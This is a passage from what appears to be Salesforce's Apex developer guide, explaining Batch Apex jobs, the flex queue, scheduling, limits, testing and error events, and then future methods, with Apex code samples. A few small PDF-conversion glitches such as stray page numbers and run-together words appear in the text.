    mail.setToAddresses(toAddresses);
    mail.setSubject('Apex Sharing Recalculation ' + a.Status);
    mail.setPlainTextBody
    ('The batch Apex job processed ' + a.TotalJobItems +
    ' batches with '+ a.NumberOfErrors + ' failures.');
    Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
```

Using Database.QueryLocator to Define Scope

The `start` method can return either a `Database.QueryLocator` object that contains the records to use in the batch job or
an iterable.

The following example uses a `Database.QueryLocator`:

```
public class SearchAndReplace implements Database.Batchable<sObject>{

    public final String Query;
    public final String Entity;
    public final String Field;
    public final String Value;

    public SearchAndReplace(String q, String e, String f, String v){

        Query=q; Entity=e; Field=f;Value=v;
    }

    public Database.QueryLocator start(Database.BatchableContext BC){
        return Database.getQueryLocator(query);
    }

    public void execute(Database.BatchableContext BC, List<sObject> scope){
      for(sobject s : scope){
      s.put(Field,Value);
      }
      update scope;
     }

    public void finish(Database.BatchableContext BC){
    }
}
```

Using an Iterable in Batch Apex to Define Scope

The `start` method can return either a `Database.QueryLocator` object that contains the records to use in the batch job or
an iterable. Use an iterable to step through the returned items more easily.

```
public class batchClass implements Database.batchable{
    public Iterable start(Database.BatchableContext info){
        return new CustomAccountIterable();
    }
    public void execute(Database.BatchableContext info, List<Account> scope){
        List<Account> accsToUpdate = new List<Account>();
        for(Account a : scope){
```

270

```
            a.Name = 'true';
            a.NumberOfEmployees = 70;
            accsToUpdate.add(a);
        }
        update accsToUpdate;
    }
    public void finish(Database.BatchableContext info){
    }
}
```

Using the **`Database.executeBatch`** Method to Submit Batch Jobs

You can use the `Database.executeBatch` method to programmatically begin a batch job.

🛑 **Important:** When you call `Database.executeBatch`, Salesforce adds the process to the queue. Actual execution can be delayed based on service availability.

The `Database.executeBatch` method takes two parameters:

- An instance of a class that implements the `Database.Batchable` interface.
- An optional parameter *scope*. This parameter specifies the number of records to pass into the `execute` method. Use this parameter when you have many operations for each record being passed in and are running into governor limits. By limiting the number of records, you're limiting the operations per transaction. This value must be greater than zero. If the `start` method of the batch class returns a QueryLocator, the optional scope parameter of `Database.executeBatch` can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records. If the `start` method of the batch class returns an iterable, the scope parameter value has no upper limit. However, if you use a high number, you can run into other limits. The optimal scope size is a factor of 2000, for example, 100, 200, 400 and so on.

The `Database.executeBatch` method returns the ID of the AsyncApexJob object, which you can use to track the progress of the job. For example:

```
ID batchprocessid = Database.executeBatch(reassign);

AsyncApexJob aaj = [SELECT Id, Status, JobItemsProcessed, TotalJobItems, NumberOfErrors
                    FROM AsyncApexJob WHERE ID =: batchprocessid ];
```

You can also use this ID with the `System.abortJob` method.

For more information, see AsyncApexJob in the *Object Reference for Salesforce.*

Holding Batch Jobs in the Apex Flex Queue

With the Apex flex queue, you can submit up to 100 batch jobs.

The outcome of `Database.executeBatch` is as follows.

- The batch job is placed in the Apex flex queue, and its status is set to `Holding`.
- If the Apex flex queue has the maximum number of 100 jobs, `Database.executeBatch` throws a `LimitException` and doesn't add the job to the queue.

📝 **Note:** If your org doesn't have Apex flex queue enabled, `Database.executeBatch` adds the batch job to the batch job queue with the `Queued` status. If the concurrent limit of queued or active batch job has been reached, a `LimitException` is thrown, and the job isn't queued.

Reordering Jobs in the Apex Flex Queue

While submitted jobs have a status of `Holding`, you can reorder them in the Salesforce user interface to control which batch jobs are processed first. To do so, from Setup, enter `Apex Flex Queue` in the `Quick Find` box, then select **Apex Flex Queue**.

Alternatively, you can use Apex methods to reorder batch jobs in the flex queue. To move a job to a new position, call one of the `System.FlexQueue` methods. Pass the method the job ID and, if applicable, the ID of the job next to the moved job's new position. For example:

```
Boolean isSuccess = System.FlexQueue.moveBeforeJob(jobToMoveId, jobInQueueId);
```

You can reorder jobs in the Apex flex queue to prioritize jobs. For example, you can move a batch job up to the first position in the holding queue to be processed first when resources become available. Otherwise, jobs are processed "first-in, first-out"—in the order in which they're submitted.

When system resources become available, the system picks up the next job from the top of the Apex flex queue and moves it to the batch job queue. The system can process up to five queued or active jobs simultaneously for each organization. The status of these moved jobs changes from `Holding` to `Queued`. Queued jobs get executed when the system is ready to process new jobs. You can monitor queued jobs on the Apex Jobs page.

Batch Job Statuses

The following table lists all possible statuses for a batch job along with a description of each.

Status	Description
Holding	Job has been submitted and is held in the Apex flex queue until system resources become available to queue the job for processing.
Queued	Job is awaiting execution.
Preparing	The `start` method of the job has been invoked. This status can last a few minutes depending on the size of the batch of records.
Processing	Job is being processed.
Aborted	Job aborted by a user.
Completed	Job completed with or without failures.
Failed	Job experienced a system failure.

Using the `System.scheduleBatch` Method

You can use the `System.scheduleBatch` method to schedule a batch job to run once at a future time.

The `System.scheduleBatch` method takes the following parameters.

- An instance of a class that implements the `Database.Batchable` interface.
- The job name.
- The time interval, in minutes, after which the job starts executing.
- An optional scope value. This parameter specifies the number of records to pass into the `execute` method. Use this parameter when you have many operations for each record being passed in and are running into governor limits. By limiting the number of records, you're limiting the operations per transaction. This value must be greater than zero.If the `start` method of the batch class returns a QueryLocator, the optional scope parameter of `Database.executeBatch` can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records. If the

start method of the batch class returns an iterable, the scope parameter value has no upper limit. However, if you use a high number, you can run into other limits. The optimal scope size is a factor of 2000, for example, 100, 200, 400 and so on.

The `System.scheduleBatch` method returns the scheduled job ID (CronTrigger ID).

This example schedules a batch job to run 60 minutes from now by calling `System.scheduleBatch`. The example passes this method an instance of a batch class (the `reassign` variable), a job name, and a time interval of 60 minutes. The optional *scope* parameter has been omitted. The method returns the scheduled job ID, which is used to query CronTrigger to get the status of the corresponding scheduled job.

```
String cronID = System.scheduleBatch(reassign, 'job example', 60);

CronTrigger ct = [SELECT Id, TimesTriggered, NextFireTime
                  FROM CronTrigger WHERE Id = :cronID];

// TimesTriggered should be 0 because the job hasn't started yet.
System.assertEquals(0, ct.TimesTriggered);
System.debug('Next fire time: ' + ct.NextFireTime);
// For example:
// Next fire time: 2013-06-03 13:31:23
```

For more information, see CronTrigger in the *Object Reference for Salesforce.*

📝 Note: Some things to note about `System.scheduleBatch`:

- When you call `System.scheduleBatch`, Salesforce schedules the job for execution at the specified time. Actual execution occurs at or after that time, depending on service availability.

- The scheduler runs as system—all classes are executed, whether the user has permission to execute the class, or not.

- When the job's schedule is triggered, the system queues the batch job for processing. If Apex flex queue is enabled in your org, the batch job is added at the end of the flex queue. For more information, see Holding Batch Jobs in the Apex Flex Queue.

- All scheduled Apex limits apply for batch jobs scheduled using `System.scheduleBatch`. After the batch job is queued (with a status of `Holding` or `Queued`), all batch job limits apply and the job no longer counts toward scheduled Apex limits.

- After calling this method and before the batch job starts, you can use the returned scheduled job ID to abort the scheduled job using the `System.abortJob` method.

Batch Apex Examples

The following example uses a `Database.QueryLocator`:

```
public class UpdateAccountFields implements Database.Batchable<sObject>{
   public final String Query;
   public final String Entity;
   public final String Field;
   public final String Value;

   public UpdateAccountFields(String q, String e, String f, String v){
           Query=q; Entity=e; Field=f;Value=v;
   }

   public Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }
```

```
    public void execute(Database.BatchableContext BC,
                         List<sObject> scope){
        for(Sobject s : scope){s.put(Field,Value);
        }      update scope;
    }

    public void finish(Database.BatchableContext BC){

    }

}
```

You can use the following code to call the previous class.

```
// Query for 10 accounts
String q = 'SELECT Industry FROM Account LIMIT 10';
String e = 'Account';
String f = 'Industry';
String v = 'Consulting';
Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5);
```

To exclude accounts or invoices that were deleted but are still in the Recycle Bin, include `isDeleted=false` in the SOQL query WHERE clause, as shown in these modified samples.

```
// Query for accounts that aren't in the Recycle Bin
String q = 'SELECT Industry FROM Account WHERE isDeleted=false LIMIT 10';
String e = 'Account';
String f = 'Industry';
String v = 'Consulting';
Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5);
```

```
// Query for invoices that aren't in the Recycle Bin
String q =
  'SELECT Description__c FROM Invoice_Statement__c WHERE isDeleted=false LIMIT 10';
String e = 'Invoice_Statement__c';
String f = 'Description__c';
String v = 'Updated description';
Id batchInstanceId = Database.executeBatch(new UpdateInvoiceFields(q,e,f,v), 5);
```

The following class uses batch Apex to reassign all accounts owned by a specific user to a different user.

```
public class OwnerReassignment implements Database.Batchable<sObject>{
String query;
String email;
Id toUserId;
Id fromUserId;

public Database.querylocator start(Database.BatchableContext BC){
            return Database.getQueryLocator(query);}

public void execute(Database.BatchableContext BC, List<sObject> scope){
    List<Account> accns = new List<Account>();

    for(sObject s : scope){Account a = (Account)s;
```

```
            if(a.OwnerId==fromUserId){
                a.OwnerId=toUserId;
                accns.add(a);
                }
            }

    update accns;

    }
    public void finish(Database.BatchableContext BC){
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

    mail.setToAddresses(new String[] {email});
    mail.setReplyTo('batch@acme.com');
    mail.setSenderDisplayName('Batch Processing');
    mail.setSubject('Batch Process Completed');
    mail.setPlainTextBody('Batch Process has completed');

    Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
    }
    }
```

Use the following to execute the `OwnerReassignment` class in the previous example.

```
OwnerReassignment reassign = new OwnerReassignment();
reassign.query = 'SELECT Id, Name, Ownerid FROM Account ' +
                'WHERE ownerid=\'' + u.id + '\'';
reassign.email='admin@acme.com';
reassign.fromUserId = u;
reassign.toUserId = u2;
ID batchprocessid = Database.executeBatch(reassign);
```

The following is an example of a batch Apex class for deleting records.

```
public class BatchDelete implements Database.Batchable<sObject> {
    public String query;

    public Database.QueryLocator start(Database.BatchableContext BC){
        return Database.getQueryLocator(query);
    }

    public void execute(Database.BatchableContext BC, List<sObject> scope){
        delete scope;
        DataBase.emptyRecycleBin(scope);
    }

    public void finish(Database.BatchableContext BC){
    }
}
```

This code calls the `BatchDelete` batch Apex class to delete old documents. The specified query selects documents to delete for all documents that are in a specified folder and that are older than a specified date. Next, the sample invokes the batch job.

```
BatchDelete BDel = new BatchDelete();
Datetime d = Datetime.now();
d = d.addDays(-1);
```

```
// Replace this value with the folder ID that contains
// the documents to delete.
String folderId = '001D0000001161D';
// Query for selecting the documents to delete
BDel.query = 'SELECT Id FROM Document WHERE FolderId=\'' + folderId +
    '\' AND CreatedDate < '+d.format('yyyy-MM-dd')+'T'+
    d.format('HH:mm')+':00.000Z';
// Invoke the batch job.
ID batchprocessid = Database.executeBatch(BDel);
System.debug('Returned batch process ID: ' + batchProcessId);
```

Using Callouts in Batch Apex

To use a callout in batch Apex, specify `Database.AllowsCallouts` in the class definition. For example:

```
public class SearchAndReplace implements Database.Batchable<sObject>,
    Database.AllowsCallouts{
}
```

Callouts include HTTP requests and methods defined with the `webservice` keyword.

Using State in Batch Apex

Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and is executed without the optional *scope* parameter is considered five transactions of 200 records each.

If you specify `Database.Stateful` in the class definition, you can maintain state across these transactions. When using `Database.Stateful`, only instance member variables retain their values between transactions. Static member variables don't retain their values and are reset between transactions. Maintaining state is useful for counting or summarizing records as they're processed. For example, suppose your job processed opportunity records. You could define a method in `execute` to aggregate totals of the opportunity amounts as they were processed.

If you don't specify `Database.Stateful`, all static and instance member variables are set back to their original values.

The following example summarizes a custom field `total__c` as the records are processed.

```
public class SummarizeAccountTotal implements
    Database.Batchable<sObject>, Database.Stateful{

   public final String Query;
   public integer Summary;

   public SummarizeAccountTotal(String q){Query=q;
     Summary = 0;
   }

   public Database.QueryLocator start(Database.BatchableContext BC){
       return Database.getQueryLocator(query);
   }

   public void execute(
               Database.BatchableContext BC,
               List<sObject> scope){
       for(sObject s : scope){
           Summary = Integer.valueOf(s.get('total__c'))+Summary;
```

```
    }
  }

public void finish(Database.BatchableContext BC){
    }
}
```

In addition, you can specify a variable to access the initial state of the class. You can use this variable to share the initial state with all instances of the `Database.Batchable` methods. For example:

```
// Implement the interface using a list of Account sObjects
// Note that the initialState variable is declared as final

public class MyBatchable implements Database.Batchable<sObject> {
  private final String initialState;
  String query;

  public MyBatchable(String intialState) {
    this.initialState = initialState;
  }

  public Database.QueryLocator start(Database.BatchableContext BC) {
    // Access initialState here

    return Database.getQueryLocator(query);
  }

  public void execute(Database.BatchableContext BC,
                      List<sObject> batch) {
    // Access initialState here

  }

  public void finish(Database.BatchableContext BC) {
    // Access initialState here

  }
}
```

The `initialState` stores only the *initial* state of the class. You can't use it to pass information between instances of the class during execution of the batch job. For example, if you change the value of `initialState` in `execute`, the second chunk of processed records can't access the new value. Only the initial value is accessible.

Testing Batch Apex

When testing your batch Apex, you can test only one execution of the `execute` method. Use the *scope* parameter of the `executeBatch` method to limit the number of records passed into the `execute` method to ensure that you aren't running into governor limits.

The `executeBatch` method starts an asynchronous process. When you test batch Apex, make certain that the asynchronously processed batch job is finished before testing against the results. Use the Test methods `startTest` and `stopTest` around the `executeBatch` method to ensure that it finishes before continuing your test. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously. If you don't

include the `executeBatch` method within the `startTest` and `stopTest` methods, the batch job executes at the end of your test method. This execution order applies for Apex saved using API version 25.0 and later, but not for earlier versions.

For Apex saved using API version 22.0 and later, exceptions that occur during the execution of a batch Apex job invoked by a test method are passed to the calling test method. As a result, these exceptions cause the test method to fail. If you want to handle exceptions in the test method, enclose the code in `try` and `catch` statements. Place the `catch` block after the `stopTest` method. However, with Apex saved using Apex version 21.0 and earlier, such exceptions don't get passed to the test method and don't cause test methods to fail.

> **Note:** Asynchronous calls, such as `@future` or `executeBatch`, called in a `startTest`, `stopTest` block, don't count against your limits for the number of queued jobs.

The following example tests the `OwnerReassignment` class.

```
public static testMethod void testBatch() {
   user u = [SELECT ID, UserName FROM User
             WHERE username='testuser1@acme.com'];
   user u2 = [SELECT ID, UserName FROM User
              WHERE username='testuser2@acme.com'];
   String u2id = u2.id;
// Create 200 test accounts - this simulates one execute.
// Important - the Salesforce test framework only allows you to
// test one execute.

   List <Account> accns = new List<Account>();
      for(integer i = 0; i<200; i++){
         Account a = new Account(Name='testAccount'+ i,
                     Ownerid = u.ID);
         accns.add(a);
      }

   insert accns;

   Test.StartTest();
   OwnerReassignment reassign = new OwnerReassignment();
   reassign.query='SELECT ID, Name, Ownerid ' +
           'FROM Account ' +
           'WHERE OwnerId=\'' + u.Id + '\'' +
           ' LIMIT 200';
   reassign.email='admin@acme.com';
   reassign.fromUserId = u.Id;
   reassign.toUserId = u2.Id;
   ID batchprocessid = Database.executeBatch(reassign);
   Test.StopTest();

   System.AssertEquals(
           database.countquery('SELECT COUNT()'
              +' FROM Account WHERE OwnerId=\'' + u2.Id + '\''),
           200);

   }
}
```

Use the `System.Test.enqueueBatchJobs` and `System.Test.getFlexQueueOrder` methods to enqueue and reorder no-operation jobs within the contexts of tests.

Batch Apex Limitations

Keep in mind the following governor limits and other limitations for batch Apex.

- Up to 5 batch jobs can be queued or active concurrently.

- Up to 100 `Holding` batch jobs can be held in the Apex flex queue.

- In a running test, you can submit a maximum of 5 batch jobs.

- The maximum number of batch Apex method executions per 24-hour period is 250,000, or the number of user licenses in your org multiplied by 200—whichever is greater. Method executions include executions of the `start`, `execute`, and `finish` methods. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available, make a request to REST API `limits` resource. See List Organization Limits in the REST API Developer Guide. The license types that count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only users, Identity users, and Company Communities users.

- A maximum of 50 million records can be returned in the `Database.QueryLocator` object. If more than 50 million records are returned, the batch job is immediately terminated and marked as Failed.

- If the `start` method of the batch class returns a QueryLocator, the optional scope parameter of `Database.executeBatch` can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records. If the `start` method of the batch class returns an iterable, the scope parameter value has no upper limit. However, if you use a high number, you can run into other limits. The optimal scope size is a factor of 2000, for example, 100, 200, 400 and so on.

- If no size is specified with the optional _scope_ parameter of `Database.executeBatch`, Salesforce chunks the records returned by the `start` method into batches of 200 records. The system then passes each batch to the `execute` method. Apex governor limits are reset for each execution of `execute`.

- The `start`, `execute`, and `finish` methods can implement up to 100 callouts each.

- Only one batch Apex job's `start` method can run at a time in an org. Batch jobs that haven't started yet remain in the queue until they're started. This limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

- Using `FOR UPDATE` in SOQL queries to lock records during update isn't applicable to Batch Apex.

Batch Apex Best Practices

- Use extreme c if you'reare planning to invoke a batch job from a trigger. You must be able to guarantee that the trigger doesn't add more batch jobs than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

- When you call `Database.executeBatch`, Salesforce only places the job in the queue. Actual execution can be delayed based on service availability.

- When testing your batch Apex, you can test only one execution of the `execute` method. Use the _scope_ parameter of the `executeBatch` method to limit the number of records passed into the `execute` method to ensure that you aren't running into governor limits.

- The `executeBatch` method starts an asynchronous process. When you test batch Apex, make certain that the asynchronously processed batch job is finished before testing against the results. Use the Test methods `startTest` and `stopTest` around the `executeBatch` method to ensure that it finishes before continuing your test.

- Use `Database.Stateful` with the class definition if you want to share instance member variables or data across job transactions. Otherwise, all member variables are reset to their initial state at the start of each transaction.

- Methods declared as `future` aren't allowed in classes that implement the `Database.Batchable` interface.

- Methods declared as `future` can't be called from a batch Apex class.

279

- When a batch Apex job is run, email notifications are sent to the user who submitted the batch job. If the code is included in a managed package and the subscribing org is running the batch job, notifications are sent to the recipient listed in the `Apex Exception Notification Recipient` field.

- Each method execution uses the standard governor limits anonymous block, Visualforce controller, or WSDL method.

- Each batch Apex invocation creates an `AsyncApexJob` record. To construct a SOQL query to retrieve the job's status, number of errors, progress, and submitter, use the `AsyncApexJob` record's ID. For more information about the `AsyncApexJob` object, see AsyncApexJob in the *Object Reference for Salesforce.*

- For each 10,000 `AsyncApexJob` records, Apex creates an `AsyncApexJob` record of type `BatchApexWorker` for internal use. When querying for all `AsyncApexJob` records, we recommend that you filter out records of type `BatchApexWorker` using the `JobType` field. Otherwise, the query returns one more record for every 10,000 `AsyncApexJob` records. For more information about the `AsyncApexJob` object, see AsyncApexJob in the *Object Reference for Salesforce.*

- All implemented `Database.Batchable` interface methods must be defined as `public` or `global`.

- For a sharing recalculation, we recommend that the `execute` method delete and then re-create all Apex managed sharing for the records in the batch. This process ensures that sharing is accurate and complete.

- Batch jobs queued before a Salesforce service maintenance downtime remain in the queue. After service downtime ends and when system resources become available, the queued batch jobs are executed. If a batch job was running when downtime occurred, the batch execution is rolled back and restarted after the service comes back up.

- Minimize the number of batches, if possible. Salesforce uses a queue-based framework to handle asynchronous processes from such sources as future methods and batch Apex. This queue is used to balance request workload across organizations. If more than 2,000 unprocessed requests from a single organization are in the queue, any additional requests from the same organization will be delayed while the queue handles requests from other organizations.

- Ensure that batch jobs execute as fast as possible. To ensure fast execution of batch jobs, minimize Web service callout times and tune queries used in your batch Apex code. The longer the batch job executes, the more likely other queued jobs are delayed when many jobs are in the queue.

- If you use batch Apex with `Database.QueryLocator` to access external objects via an OData adapter for Salesforce Connect:

  - Enable Request Row Counts on the external data source, and each response from the external system must include the total row count of the result set.

  - We recommend enabling Server Driven Pagination on the external data source and having the external system determine page sizes and batch boundaries for large result sets. Typically, server-driven paging can adjust batch boundaries to accommodate changing data sets more effectively than client-driven paging.

    When Server Driven Pagination is disabled on the external data source, the OData adapter controls the paging behavior (client-driven). If external object records are added to the external system while a job runs, other records can be processed twice. If external object records are deleted from the external system while a job runs, other records can be skipped.

  - When Server Driven Pagination is enabled on the external data source, the batch size at runtime is the smaller of the following:

    - Batch size specified in the `scope` parameter of `Database.executeBatch`. Default is 200 records.

    - Page size returned by the external system. We recommend that you set up your external system to return page sizes of 200 or fewer records.

- Batch Apex jobs run faster when the `start` method returns a `QueryLocator` object that doesn't include related records via a subquery. Avoiding relationship subqueries in a `QueryLocator` allows batch jobs to run using a faster, chunked implementation. If the `start` method returns an iterable or a `QueryLocator` object with a relationship subquery, the batch job uses a slower, non-chunking, implementation. For example, if the following query is used in the `QueryLocator`, the batch job uses a slower implementation because of the relationship subquery:

```
SELECT Id, (SELECT id FROM Contacts) FROM Account
```

A better strategy is to perform the subquery separately, from within the execute method, which allows the batch job to run using the faster, chunking implementation.

- To implement record locking as part of the batch job, you can re-query records inside the execute() method, using FOR UPDATE, if necessary. This ensures that no conflicting updates are overwritten by DML in the batch job. To re-query records, simply select the Id field in the batch job's main query locator.

Chaining Batch Jobs

Starting with API version 26.0, you can start another batch job from an existing batch job to chain jobs together. Chain a batch job to start a job after another one finishes and when your job requires batch processing, such as when processing large data volumes. Otherwise, if batch processing isn't needed, consider using Queueable Apex.

You can chain a batch job by calling `Database.executeBatch` or `System.scheduleBatch` from the `finish` method of the current batch class. The new batch job will start after the current batch job finishes.

For previous API versions, you can't call `Database.executeBatch` or `System.scheduleBatch` from any batch Apex method. The version that's used is the version of the running batch class that starts or schedules another batch job. If the `finish` method in the running batch class calls a method in a helper class to start the batch job, the API version of the helper class doesn't matter.

SEE ALSO:

Apex Reference Guide: Batchable Interface

Apex Reference Guide:FlexQueue Class

Apex Reference Guide: Test.enqueueBatchJobs()

Apex Reference Guide: Test.getFlexQueueOrder()

Salesforce Help: Client-driven and Server-driven Paging for Salesforce Connect—OData 2.0 and 4.0 Adapters

Salesforce Help: Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter

Firing Platform Events from Batch Apex

Batch Apex classes can fire platform events when encountering an error or exception. Clients listening on an event can obtain actionable information, such as how often the event failed and which records were in scope at the time of failure. Events are also fired for Salesforce Platform internal errors and other uncatchable Apex exceptions such as LimitExceptions, which are caused by reaching governor limits.

An event message provides more granular error tracking than the Apex Jobs UI. It includes the record IDs being processed, exception type, exception message, and stack trace. You can also incorporate custom handling and retry logic for failures. You can invoke custom Apex logic from any trigger on this type of event, so Apex developers can build functionality like custom logging or automated retry handling.

For information on subscribing to platform events, see Subscribing to Platform Events.

The BatchApexErrorEvent object represents a platform event associated with a batch Apex class. This object is available in API version 44.0 and later. If the `start`, `execute`, or `finish` method of a batch Apex job encounters an unhandled exception, a `BatchApexErrorEvent` platform event is fired. For more details, see BatchApexErrorEvent in the *Platform Events Developer Guide*.

To fire a platform event, a batch Apex class declaration must implement the Database.RaisesPlatformEvents interface.

```
public with sharing class YourSampleBatchJob implements Database.Batchable<SObject>,
   Database.RaisesPlatformEvents{
   // class implementation
}
```

👁 **Example:** This example creates a trigger to determine which accounts failed in the batch transaction. Custom field Dirty__c indicates that the account was one of a failing batch and ExceptionType__c indicates the exception that was encountered. JobScope and ExceptionType are fields in the BatchApexErrorEvent object.

```
trigger MarkDirtyIfFail on BatchApexErrorEvent (after insert) {
    Set<Id> asyncApexJobIds = new Set<Id>();
    for(BatchApexErrorEvent evt:Trigger.new){
        asyncApexJobIds.add(evt.AsyncApexJobId);
    }

    Map<Id,AsyncApexJob> jobs = new Map<Id,AsyncApexJob>(
        [SELECT id, ApexClass.Name FROM AsyncApexJob WHERE Id IN :asyncApexJobIds]
    );

    List<Account> records = new List<Account>();
    for(BatchApexErrorEvent evt:Trigger.new){
        //only handle events for the job(s) we care about
        if(jobs.get(evt.AsyncApexJobId).ApexClass.Name == 'AccountUpdaterJob'){
            for (String item : evt.JobScope.split(',')) {
                Account a = new Account(
                    Id = (Id)item,
                    ExceptionType__c = evt.ExceptionType,
                    Dirty__c = true
                );
                records.add(a);
            }
        }
    }
    update records;
}
```

Testing BatchApexErrorEvent Messages Published from Batch Apex Jobs

Use the `Test.getEventBus().deliver()` method to deliver event messages that are published by failed batch Apex jobs. Use the `Test.startTest()` and `Test.stopTest()` statement block to execute the batch job.

This snippet shows how to execute a batch Apex job and deliver event messages. It executes the batch job after `Test.stopTest()`. This batch job publishes a BatchApexErrorEvent message when a failure occurs through the implementation of `Database.RaisesPlatformEvents`. After `Test.stopTest()` runs, a separate `Test.getEventBus().deliver()` statement is added so that it can deliver the BatchApexErrorEvent.

```
try {
    Test.startTest();
    Database.executeBatch(new SampleBatchApex());
    Test.stopTest();
    // Batch Apex job executes here
} catch(Exception e) {
    // Catch any exceptions thrown in the batch job
}

// The batch job fires BatchApexErrorEvent if it fails, so deliver the event.
Test.getEventBus().deliver();
```

> **Note:** If further platform events are published by downstream processes, add `Test.getEventBus().deliver();` to deliver the event messages for each process. For example, if a platform event trigger, which processes the event from the Apex job, publishes another platform event, add a `Test.getEventBus().deliver();` statement to deliver the event message.

SEE ALSO:

Platform Events Developer Guide: Deliver Test Event Messages

Platform Events Developer Guide: Event and Event Bus Properties in Test Context

Future Methods

A future method runs in the background, asynchronously. You can call a future method for executing long-running operations, such as callouts to external Web services or any operation you'd like to run in its own thread, on its own time. You can also use future methods to isolate DML operations on different sObject types to prevent the mixed DML error. Each future method is queued and executes when system resources become available. That way, the execution of your code doesn't have to wait for the completion of a long-running operation. A benefit of using future methods is that some governor limits are higher, such as SOQL query limits and heap size limits.

To define a future method, simply annotate it with the `future` annotation, as follows.

```
global class FutureClass
{
    @future
    public static void myFutureMethod()
    {
        // Perform some operations
    }
}
```

Methods with the `future` annotation must be static methods, and can only return a void type. The specified parameters must be primitive data types, arrays of primitive data types, or collections of primitive data types. Methods with the `future` annotation can't take sObjects or objects as arguments.

The reason why sObjects can't be passed as arguments to future methods is because the sObject can change between the time you call the method and the time it executes. In this case, the future method gets the old sObject values and can overwrite them. To work with sObjects that already exist in the database, pass the sObject ID instead (or collection of IDs) and use the ID to perform a query for the most up-to-date record. The following example shows how to do so with a list of IDs.

```
global class FutureMethodRecordProcessing
{
    @future
    public static void processRecords(List<ID> recordIds)
    {
        // Get those records based on the IDs
        List<Account> accts = [SELECT Name FROM Account WHERE Id IN :recordIds];
        // Process records
    }
}
```

The following is a skeletal example of a future method that makes a callout to an external service. Notice that the annotation takes an extra parameter (`callout=true`) to indicate that callouts are allowed. To learn more about callouts, see Invoking Callouts Using Apex.

```
global class FutureMethodExample
{
```

```
    @future(callout=true)
    public static void getStockQuotes(String acctName)
    {
         // Perform a callout to an external service
    }

}
```

Inserting a user with a non-null role must be done in a separate thread from DML operations on other sObjects. In this example, the future method, `insertUserWithRole`, which is defined in the `Util` class, performs the insertion of a user with the COO role. This future method requires the COO role to be defined in the organization. The `useFutureMethod` method in `MixedDMLFuture` inserts an account and calls the future method, `insertUserWithRole`.

This `Util` class contains the future method for inserting a user with a non-null role.

```
public class Util {
    @future
    public static void insertUserWithRole(
        String uname, String al, String em, String lname) {

        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
        // Create new user with a non-null user role ID
        User u = new User(alias = al, email=em,
            emailencodingkey='UTF-8', lastname=lname,
            languagelocalekey='en_US',
            localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
            timezonesidkey='America/Los_Angeles',
            username=uname);
        insert u;
    }
}
```

This class contains the main method that calls the future method that was defined previously.

```
public class MixedDMLFuture {
    public static void useFutureMethod() {
        // First DML operation
        Account a = new Account(Name='Acme');
        insert a;

        // This next operation (insert a user with a role)
        // can't be mixed with the previous insert unless
        // it is within a future method.
        // Call future method to insert a user with a role.
        Util.insertUserWithRole(
            'mruiz@awcomputing.com', 'mruiz',
            'mruiz@awcomputing.com', 'Ruiz');
    }
}
```

You can invoke future methods the same way you invoke any other method. However, a future method can't invoke another future method.

Methods with the `future` annotation have the following limits:

- No more than 0 in batch and future contexts; 50 in queueable context method calls per Apex invocation. Asynchronous calls, such as `@future` or `executeBatch`, called in a `startTest`, `stopTest` block, don't count against your limits for the number of queued jobs.

  > **Note:** Having multiple future methods fan out from a queueable job isn't recommended practice as it can rapidly add a large number of future methods to the asynchronous queue. Request processing can be delayed and you can quickly hit the daily maximum limit for asynchronous Apex method executions. See Future Method Performance Best Practices and Lightning Platform Apex Limits.

- The maximum number of `future` method invocations per a 24-hour period is 250,000 or the number of user licenses in your organization multiplied by 200, whichever is greater. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available, make a request to REST API `limits` resource. See List Organization Limits in the REST API Developer Guide. The license types that count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only users, Identity users, and Company Communities users.

  > **Note:**
  > - Future jobs queued by a transaction aren't processed if the transaction rolls back.
  > - Future method jobs queued before a Salesforce service maintenance downtime remain in the queue. After service downtime ends and when system resources become available, the queued future method jobs are executed. If a future method was running when downtime occurred, the future method execution is rolled back and restarted after the service comes back up.

Testing Future Methods

To test methods defined with the `future` annotation, call the class containing the method in a startTest(), stopTest() code block. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.

For our example, here's the test class.

```
@isTest
private class MixedDMLFutureTest {
    @isTest static void test1() {
        User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()];
      // System.runAs() allows mixed DML operations in test context
        System.runAs(thisUser) {
            // startTest/stopTest block to run future method synchronously
            Test.startTest();
            MixedDMLFuture.useFutureMethod();
            Test.stopTest();
        }
        // The future method will run after Test.stopTest();

        // Verify account is inserted
        Account[] accts = [SELECT Id from Account WHERE Name='Acme'];
        System.assertEquals(1, accts.size());
        // Verify user is inserted
        User[] users = [SELECT Id from User where username='mruiz@awcomputing.com'];
        System.assertEquals(1, users.size());
    }
}
```

Future Method Performance Best Practices

